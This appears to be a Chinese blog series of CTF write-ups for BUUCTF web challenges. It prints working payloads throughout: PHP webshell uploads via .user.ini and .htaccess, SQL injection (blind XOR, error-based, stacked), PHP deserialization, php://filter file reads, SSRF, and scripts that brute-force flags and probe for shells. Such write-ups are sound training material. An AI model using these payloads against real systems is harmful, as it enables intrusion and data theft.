访问打开靶机之前的链接，下载源码看看，发现wp里提到了 `.user.ini`，这里放一个写得不错的文章

后台是用 `exif_imagetype` 函数来检测文件类型，所以在文件前加上图片的特征，来绕过检测。

```
$image_type = exif_imagetype($tmp_name);  
if (!$image_type) {  
    die("exif_imagetype:not image!");  
}
```

我们可以通过给上传脚本加上相应的幻数头字节就可以绕过：

- JPG：FF D8 FF E0 00 10 4A 46 49 46
- GIF(相当于文本的GIF89a)：47 49 46 38 39 61
- PNG：89 50 4E 47

先制作一个.user.ini文件：(可以修改十六进制，也可以直接创建一个txt文档，然后修改后缀)

```
GIF89a  
auto_prepend_file=a.jpg
```

制作图片马，因为会对含“<?”的文件和过滤掉，所以换个一句话木马，这个名称要和.user.ini文件里的一样

```
GIF89a  
<script language='php'>system('cat /flag');</script>
```

然后上传.user.ini文件

Upload Labs

文件名: 未选择任何文件

Your dir uploads/852aff287f54bca0ed7757a702913e50

Your files :

```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(5) "a.jpg" [4]=> string(9) "index.php" }
```

https://blog.csdn.net/qq_48175067

再上传图片马

Upload Labs

文件名: 未选择任何文件

Your dir uploads/852aff287f54bca0ed7757a702913e50

Your files :

```
array(4) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(9) "index.php" }
```

https://blog.csdn.net/qq_48175067

使用hackbar访问index.php

LOAD SPLIT EXECUTE TEST ▾ | SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ ENCODING ▾ HASHING ▾

URL

<http://e9ef50a8-2ca8-40f8-8c94-c71e42e3f30a.node3.buuoj.cn/uploads/852aff287f54bca0ed7757a702913e50/index.php>

获得flag

GIF89a flag{dee1ae77-660e-43ee-81d6-23b1e8f2244a}

23.[BJDCTF2020]Easy MD5

https://blog.csdn.net/qq_48175067

随便输入一个数，提交，然后抓包，在检查之后发现在响应头部发现了一个查询语句

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 01 Feb 2021 09:35:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Hint: select * from 'admin' where password=md5($pass,true)
X-Powered-By: PHP/7.3.13
Content-Length: 3107
```

```
select * from 'admin' where password=md5($pass,true)
```

然后百度了一下MD5绕过

输入 `ffifdyop` 可以通过，原理好像是在将字符转化为16进制字符串之后只要第一个字符不为0即可，然后是这个界面

Do You Like MD5?

https://blog.csdn.net/qq_48175067

然后检查源码发现

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

这里是弱类型绕过可以输入两个经过MD5加密之后相等的字符串绕过，也可以运用数组来造成`flase==flase`绕过

```
/levels91.php?a[]=1&b[]=2 //a不等于b
```

```
?a=QNKCDZO&b=s878926199a
```

两个都可，然后出现了一段代码

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2']))){
    echo $flag;
}
```

这里是强类型绕过，所以只能使用数组了，post传参就行

```
param1[]=1&param2[]=2
```

LOAD SPLIT EXECUTE TEST ▾ | SQLI ▾ XSS ▾ LFI ▾ SSTI ▾ EN

URL
http://d70efb95-81d2-4663-8bd5-b963e3545a27.node3.buuoj.cn/level14.php

Enable POST enctype
application/x-www-form-urlencoded

Body
param1[]=1¶m2[]=2

https://blog.csdn.net/qq_48175067

获得flag。

24.[ZJCTF 2019]NiZhuanSiWei

进入之后是一段代码

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/", $file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

需要让\$text输入 "welcome to the zjctf" 传入文件中才能进行后面的步骤，这里可以用php://input伪协议在以POST形式传入“welcome to the zjctf” 也可以用data伪协议传参

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

Request

| Raw | Params | Headers | Hex |
|-----|--------|---------|-----|
|-----|--------|---------|-----|

```

POST /?text=php://input HTTP/1.1
Host: 37686818-2e26-4cdb-843a-fbfa779fafb.node3.buuoj.cn
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://37686818-2e26-4cdb-843a-fbfa779fafb.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://37686818-2e26-4cdb-843a-fbfa779fafb.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1773906b7d6785-057991d932031b-31346d-144000-1773906b7d7aae
Connection: close

```

welcome to the zjctf

Response

| Raw | Headers | Hex | XML |
|-----|---------|-----|-----|
|-----|---------|-----|-----|

```

HTTP/1.1 200 OK
Server: openresty
Date: Mon, 01 Feb 2021 10:08:52 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 38
Connection: close
X-Powered-By: PHP/5.6.40

```


<h1>welcome to the zjctf</h1></br>

https://blog.csdn.net/qq_48175067

利用php伪协议filter读取useless.php

&file=php://filter/read=convert.base64-encode/resource=useless.php

Request

| Raw | Params | Headers | Hex |
|-----|--------|---------|-----|
|-----|--------|---------|-----|

```

POST /?text=php://input&file=php://filter/read=convert.base64-encode/resource=useless.php HTTP/1.1
Host: 37686818-2e26-4cdb-843a-fbfa779fafb.node3.buuoj.cn
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://37686818-2e26-4cdb-843a-fbfa779fafb.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://37686818-2e26-4cdb-843a-fbfa779fafb.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1773906b7d6785-057991d932031b-31346d-144000-1773906b7d7aae
Connection: close

```

welcome to the zjctf

Response

| Raw | Headers | Hex |
|-----|---------|-----|
|-----|---------|-----|

```

HTTP/1.1 200 OK
Server: openresty
Date: Mon, 01 Feb 2021 10:10:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 410
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.40

```


<h1>welcome to the zjctf</h1></br>PD9waHAglAoKY2xhc3MgRmXhZ3sglC8vZmxhZy5waHAglAoGlCAgCHVibGJlICRmaWxIOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmIuZygyAgCiAgICAgIAGaWYoXNzZXQoJHRoaXMtPmZpbGUUpKXsglAoGlCAgICAgICBII2hvlGZpbGVfZ2V0X2NvbnnRIbnRzKCR0aGlzLT5maWxlKTsgCiAgICAgICAgICAgIGVjaG8gljxicj4iOwoGlCAgICAgIH0glAp9liAoIUgUiBTtYBDTE9TRSAlhLy8vQ09NRSBPTiBQTfOiKTSKICAgICAgICB9ICAKKICAgIH0glAp9lCAKPz4glAo=

https://blog.csdn.net/qq_48175067

base64解码得到源码

```

<?php

class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        }
        return ("U R SO CLOSE !///COME ON PLZ");
    }
}
?>

```

先进行序列化，得到序列化后字符串格式

```

$a = new Flag();
echo serialize($a);
//O:4:"Flag":1:{s:4:"file";N;}

```

利用password变量进行反序列化

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php"};
```

Request

Raw Params Headers Hex

```
POST /?text=php://input&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php"}; HTTP/1.1
Host: 37686818-2e26-4cdb-843a-fbfa779fabf.node3.buuoj.cn
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.104 Safari/537.36
Origin: http://37686818-2e26-4cdb-843a-fbfa779fabf.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://37686818-2e26-4cdb-843a-fbfa779fabf.node3.buuoj.cn
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1773906b7d6785-057991d932031b-31346d-144000-1773906b7d7aae
Connection: close

welcome to the zjctf
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 01 Feb 2021 10:15:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 215
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.40

<br><h1>welcome to the zjctf</h1></br>
<br>oh u find it </br>

<!--but i cant give it to u now-->

<?php
if(2===3){
    return ("flag{601ce70e-2c4d-412f-9e5d-262b5cb12bdaj}");
}

?>
<br>U R SO CLOSE !!!!!COME ON PLZ
```

https://blog.csdn.net/qq_48175067

payload为:

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php"};
```

获得flag。

25.[CISCN2019 华北赛区 Day2 Web1]Hack World

All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

https://blog.csdn.net/qq_48175067

打开网站后显示这个界面，初步猜测在输入框中输入sql语句进行查询，首先测试一下，把那些关键字给过滤了，首先输入

```
;select flag from flag;
```

All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

SQL Injection Checked.

https://blog.csdn.net/qq_48175067

提示如下信息（显示sql注入检测），单独输入一下 `select` 显示

All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

bool(false)

https://blog.csdn.net/qq_48175067

没有过滤，但是SQL语句除了select以外，其余被过滤的概率太低，所以猜测有可能过滤了空格，所以尝试一下这个语句

```
select(flag)from(flag);
```

发现和单独输入select返回结果一样都是bool(false)，所以有可能是bool盲注，可以尝试异或，根据开靶机时的提示flag为uuid，uuid是32位随机字符串，所以需要编写python脚本来获取flag

尝试异或注入，输入1¹，返回了id=1的结果，输入下面语句，这里x是一个未知数，不断改变x的值，便可根据回显逐渐爆破出flag

```
1^(ascii(substr((select(flag)from(flag)),1,1))>x)^1
```

如果 `ascii(substr((select(flag)from(flag)),1,1))>0` 为真
相当于1¹

如果 `ascii(substr((select(flag)from(flag)),1,1))>0` 为假
相当于1⁰

先写出一个核心的语句，判断flag的第一个字符是否ascii码为101

```
if((ascii(substr((select(flag)from(flag)),1,1))=101),0,1)
```

All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

Hello, glzjin wants a girlfriend.

https://blog.csdn.net/qq_48175067

输出Hello，表示这个地方返回的1（注：在输入框单独输入1，出现的提示消息是这个），说明第一个字符ascii码为101，Error表示此处返回0，第一个字符ascii码不为102

```
if((ascii(substr((select(flag)from(flag)),1,1))=102),0,1)
```

All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

Error Occured When Fetch Result.

https://blog.csdn.net/qq_48175067

然后再跑一下python脚本

```
import requests
import time
import re

url = ''
flag = ''
for i in range(1, 43):
    max = 127
    min = 0
    for c in range(0, 127):
        s = (int)((max + min) / 2)
        payload = '1^(ascii(substr((select(flag)from(flag)), ' + str(i) + ',1))>' + str(s) + ')'
        r = requests.post(url, data={'id': payload})
        time.sleep(1)
        if 'Hello, glzjin wants a girlfriend.' in str(r.content):
            max = s
        else:
            min = s
    if ((max - min) <= 1):
        flag += chr(max)
        break
print(flag)
```

记得url更改一下，还有这个脚本跑的时间较长，请注意！

26.[极客大挑战 2019]HardSQL

没错，又是我，这群该死的黑客竟然如此厉害，所以我回去爆肝SQL注入，这次，再也没有人能拿到我的flag了！

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

用户名:

密码:

登录



Sylover @ c14y

https://blog.csdn.net/qq_48175067

又遇到老朋友了！

报错注入

updatexml()报错注入

打一个单引号，出现报错，再打一个单引号，发现没有报错了，所以考虑是单引号闭合，然后考虑and等关键字，发现拦截，考虑报错注入，空格也过滤了，考虑括号代替，表单提交的数据使用get方法转发到check.php，所以直接通过check.php get传参

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(table_name)from(information_schema.tables)where(table_schema)like(database())),0x7e),1))%23&password=pass
```

爆出表名:

```
XPATH syntax error: '~H4rDsQ1~'
```

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(username))from(H4rDsQ1)),0x7e),1))%23&password=pass
```

爆出字段:

```
XPATH syntax error: '~flag~'
```

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(H4rDsQ1)),0x7e),1))%23&password=pass
```

爆出部分flag

```
XPATH syntax error: '~flag{57ad3b36-a0ae-4926-aabe-34}'
```

这里还有一个点，就是right()，从右边截取，这里可能是限制了select的数据长度

payload:

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(right(password,30)))from(H4rDsQ1)),0x7e),1))%23&password=pass
```

爆出部分flag

```
XPATH syntax error: '~6-a0ae-4926-aabe-34d3dd8ba0d2}~'
```

extractvalue()报错注入

payload:

```
check.php?username=admin'or(extractvalue(1,concat(0x7e,(select(group_concat(right(password,30)))from(H4rDsQ1)),0x7e)))%23&password=pass
```

爆出部分flag

```
~6-a0ae-4926-aabe-34d3dd8ba0d2}~
```

其他的都类似，extractvalue少一个参数而已

去掉重叠部分就是flag了！

27.[网鼎杯 2018]Fakebook

the Fakebook

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

| # | username | age | blog |
|---|----------|-----|------|
|---|----------|-----|------|

https://blog.csdn.net/qq_48175067

开始没有什么思路，后来百度了一下，说是robots.txt有线索，输入之后显示

```
User-agent: *  
Disallow: /user.php.bak
```

下载之后打开是源码

```
function get($url)  
{  
    $ch = curl_init();  
  
    curl_setopt($ch, CURLOPT_URL, $url);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
    $output = curl_exec($ch);  
    $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);  
    if($httpCode == 404) {  
        return 404;  
    }  
    curl_close($ch);  
  
    return $output;  
}
```

https://blog.csdn.net/qq_48175067

猜测可能考察ssrf，关于代码中一些函数的表示

```
<?php
// 创建一个cURL资源
$ch = curl_init();

// 设置URL和相应的选项
curl_setopt($ch,CURLOPT_URL,"");
curl_setopt($ch,CURLOPT_HEADER,0);

// 抓取URL并把它传递给浏览器
curl_exec($ch);

// 关闭cURL资源，并且释放系统资源
curl_close($ch);
?>
```

https://blog.csdn.net/qq_48175067

根据源码构造序列化

```
<?php class UserInfo { public $name = ""; public $age = 0; public $blog = ""; } $a = new UserInfo(); $a->name = 'admin888'; $a->age = 12; $a->blog = 'file:///var/www/html/user.php'; echo serialize($a); ?>
```

```
O:8:"UserInfo":3:{s:4:"name";s:8:"admin888";s:3:"age";i:12;s:4:"blog";s:29:"file:///var/www/html/user.php";}
```

最终的payload:

```
http://0e2281ca-0139-4289-802f-933e22fc1e69.node3.buuoj.cn//view.php?no=-1/**/union/**/select/**/1,2,3,'O:8:"UserInfo":3:{s:4:"name";s:4:"test";s:3:"age";i:123;s:4:"blog";s:29:"file:///var/www/html/flag.php";}'
```

| username | age | blog |
|----------|-----|-------------------------------|
| 2 | 123 | file:///var/www/html/flag.php |

the contents of his/her blog

https://blog.csdn.net/qq_48175067

检查源码获得flag

28.[GXYCTF2019]BabySQLi

https://blog.csdn.net/qq_48175067

检查源码后发现有个search.php

```
</body>  
  <center>  
... <form action="search.php" method="post" style="margin-top: 300">...</form> == $0  
  </center>
```

进去后发现

```
<!--MMZFM422K5HDASKDN5TVU3SKOZRFQRRMMZFM6KJJB5G6WSYJJWESSCWPJNFQSTVLFLTC3CJJIQYGOSTZKJ2VSVZRNRFHOPJ5-->  
<html>  
  <head>  
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">  
    <title>Do you know who am I?</title>  
  </head>  
... <body>wrong user!</body> == $0  
</html>
```

Base32解密后得到

```
c2VsZWN0ICogZnJvbSB1c2VyIHdoZXJlIHVzZXJueWw1lID0gJyRuYW11Jw==
```

然后base64解密

```
select * from user where username = '$name'
```

注入的时候可以发现会回显no user 或 no pass 我们输入admin 发现 是 no pass 输入其他的时候发现是 no user 很明显绝对存在admin这个账号

构造

admin' 报错

admin'# 回显正常

fuzz了一下, 过滤了or, 大写绕过 **Order by 3** 查询列数, 可知有3列
常规注入

```
admin' union select 1,2,3#
```

```
1
```

回显wrong pass

有一个新技巧, mysql在查询不存在的数据时, 会自动构建虚拟数据

假设密码为123，其md5值为 `202cb962ac59075b964b07152d234b70`

所以在name栏输入

```
1' union select 1,'admin','202cb962ac59075b964b07152d234b70'#
```

然后password的值为123，post一下即可得到flag

29.[网鼎杯 2020 青龙组]AreUSerialz

进去之后是一堆源码

```
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
```

```

        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}

```

主要考察PHP反序列化

PHP反序列化的漏洞，通过控制read()读取flag.php的内容。

需要绕过两个地方：

1、is_valid()函数规定字符的ASCII码必须是32-125，而protected属性在序列化后会出现不可见字符\x00*\x00，转化为ASCII码不符合要求。

绕过方法：

①PHP7.1以上版本对属性类型不敏感，public属性序列化不会出现不可见字符，可以用public属性来绕过

②private属性序列化的时候会引入两个\x00，注意这两个\x00就是ascii码为0的字符。这个字符显示和输出可能看不到，甚至导致截断，但是url编码后就可以看得很清楚了。同理，protected属性会引入\x00*\x00。此时，为了更加方便进行反序列化Payload的传输与显示，我们可以在序列化内容中用大写S表示字符串，此时这个字符串就支持将后面的字符串用16进制表示。

所以构造payload：

```
?str=0:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}
```

检查源码获得flag。

30.[MRCTF2020]你传你👻呢



选择文件 未选择任何文件
一键去世



https://blog.csdn.net/qq_48175067

.htaccess文件简介:

.htaccess文件(或者"分布式配置文件"),全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法,即,在一个特定的文档目录中放置一个包含一个或多个指令的文件,以作用于此目录及其所有子目录。作为用户,所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。

打开apache的http.conf文件

找到的AllowOverride None, 将其改为AllowOverride All

打开.htaccess文件写入

```
<FilesMatch "1.png">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

这语句的作用是让Apache将其他类型文件均以php格式解析
流程:

上传.htaccess文件, 最好把type改成image/png类型

```
-----WebKitFormBoundaryTNo6CLkEA24esBgD  
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"  
Content-Type: image/png  
  
<FilesMatch "1.png">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

上传.png文件马

Warning: mkdir(): File exists in /var/www/html/upload.php on line 23

/var/www/html/upload/718c0f9b05a5b2b019b2da05716ce394/1.png successfully uploaded!

https://blog.csdn.net/qq_48175067

我这里用的是蚁剑连的，在/目录下有flag

添加数据

添加 清空 测试连接

基础配置

URL地址 * 348.node3.buuoj.cn//upload/718c0f9b05a5b2b019b2da05716ce394/1.png

连接密码 * attack

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

成功 连接成功!

https://blog.csdn.net/qq_48175067

31.[GYCTF2020]Blacklist

进去后显示如下界面：

Black list is so weak for you, isn't it

姿势:

由强网杯随便注改编而来

先输入 1' 显示

Black list is so weak for you, isn't it

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

https://blog.csdn.net/qq_48175067

再输入

Black list is so weak for you, isn't it

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "mi aomi aomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

https://blog.csdn.net/qq_48175067

联合注入 返回过滤内容

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.\/i",$inject);
```

Black list is so weak for you, isn't it

姿势:

```
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\.\/i",$inject);
```

https://blog.csdn.net/qq_48175067

堆叠注入

payload:

看表

```
1';show tables;#
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(8) "FlagHere"  
}
```

```
array(1) {  
  [0]=>  
    string(5) "words"  
}
```

https://blog.csdn.net/qq_48175067

看列 payload:

```
1';show columns from `FlagHere`; %23
```

Black list is so weak for you, isn't it

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
    string(4) "flag"  
  [1]=>  
    string(12) "varchar(100)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```

https://blog.csdn.net/qq_48175067

由于过滤了prepare和alert, 可以用HANDLER方法, 官方文档

payload:

```
1';HANDLER FlagHere OPEN;HANDLER FlagHere READ FIRST;HANDLER FlagHere CLOSE;#
```

32.[MRCTF2020]Ez_bypass

```
I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice?"; } } else{ echo 'You can not get it !'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); } }Please input first
```

根据提示检查源码可以看到格式化的源码

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
                else
                {
                    echo "can you think twice?";
                }
            }
            else{
                echo 'You can not get it !';
            }
        }
        else{
            die('only one way to get the flag');
        }
    }
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```

md5用数组绕，md5()函数无法操作数组，返回NULL，两个NULL相等

is_numeric()函数用1234567a绕。1234567a是字符串，但是弱比较的时候，1在前，php会将其整体转成数字，就可以通过比较了。

构造payload:

```
?id[]=a&gg[]=b
```

```
I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice?"; } } else{ echo 'You can not get it!'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); }
```

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48
You got the first step only one way to get the flag

https://blog.csdn.net/qq_48175067

```
(!is_numeric($passwd) && $passwd==1234567)=true
```

payload:

```
passwd=1234567abc
```

通过post传进去

```
I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice?"; } } else{ echo 'You can not get it!'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); }
```

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48

Warning: md5() expects parameter 1 to be string, array given in /var/www/html/index.php on line 48

You got the first step Good Job!

```
$flag="flag{73f8e658-2d72-4751-a9a2-0160c8424ee0}"
```

By Retr_0

https://blog.csdn.net/qq_48175067

拿到flag。

33.[强网杯 2019]高明的黑客

雁过留声，人过留名，此网站已被黑

我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏

https://blog.csdn.net/qq_48175067

主要考察代码编写能力

直接在 url 后面加上 www.tar.gz 进行下载文件下载，文件有点大

打开是几千个 php 文件，而且很乱，根本没法看，不过里面包含很多 shell

附上一个大佬脚本（注：需要python2.7，注意更改所有路径）

脚本分析

– coding: utf-8 –

```
#!/usr/bin/python

import requests
import sys
import os
import threading
import time

url = "http://127.0.0.1/src/"
files = os.listdir("C://phpStudy//PHPTutorial//WWW//src//")

# print(files)
```

```

def GetGet(file):
    a = []
    f = open("C://phpStudy//PHPTutorial//WWW//src//" + file, 'r')
    content = f.readlines()
    for i in content:
        if i.find("_GET['') > 0:
            start = i.find("_GET['') + 7
            end = i.find("'", start)
            a.append(i[start:end])
    return a

def GetPost(file):
    a = []
    f = open("C://phpStudy//PHPTutorial//WWW//src//" + file, 'r')
    content = f.readlines()
    for i in content:
        if i.find("_POST['') > 0:
            start = i.find("_POST['') + 8
            end = i.find("'", start)
            a.append(i[start:end])
    return a

def Send(start, end):
    start = int(start)
    end = int(end)
    for i in range(start, end):
        i = files[i]
        get = GetGet(i)
        print("Try filename: %s" % i)
        for j in get:
            NewUrl = url + "%s?%s=%s" % (i, j, 'echo "Success!!!"')
            s = requests.get(NewUrl)
            if ("Success" in s.text):
                print("Success! Url:%s" % (NewUrl))
                break
        post = GetPost(i)
        for j in post:
            NewUrl = url + "%s" % (i)
            s = requests.post(NewUrl, data={j: "echo 'Success!!!'"})
            if ("Success" in s.text):
                print("Success! Post:%s" % (j))
                break

class myThread(threading.Thread):
    def __init__(self, threadID, name, counter):
        threading.Thread.__init__(self)
        self.threadID = threadID
        self.name = name
        self.counter = counter

    def run(self):
        Send(self.name, self.counter)

for i in range(0, 150):
    thread = myThread(i, i * 20, (i + 1) * 20)

```

```
thread.start()
```

访问 <http://12a60ca6-f3f8-42bd-b23f-c2403a362f9e.node3.buuoj.cn/xk0SzyKwfzw.php?Efa5BVG=cat%20/flag>

得到 `flag`

```
array(1) { [0]=> string(8) "wiMI9I7q" } array(1) { [0]=> string(3) "NPK" }  
Warning: assert(): assert($ GET['xd0UXc39w'] ?? ''): " " failed in /var/www/html/xk0SzyKwfzw.php on line 20  
Array () string(5) "vCvMI" PSlarray(1) { [0]=> string(8) "Ph7u_Cww" } array(1) { [0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" }  
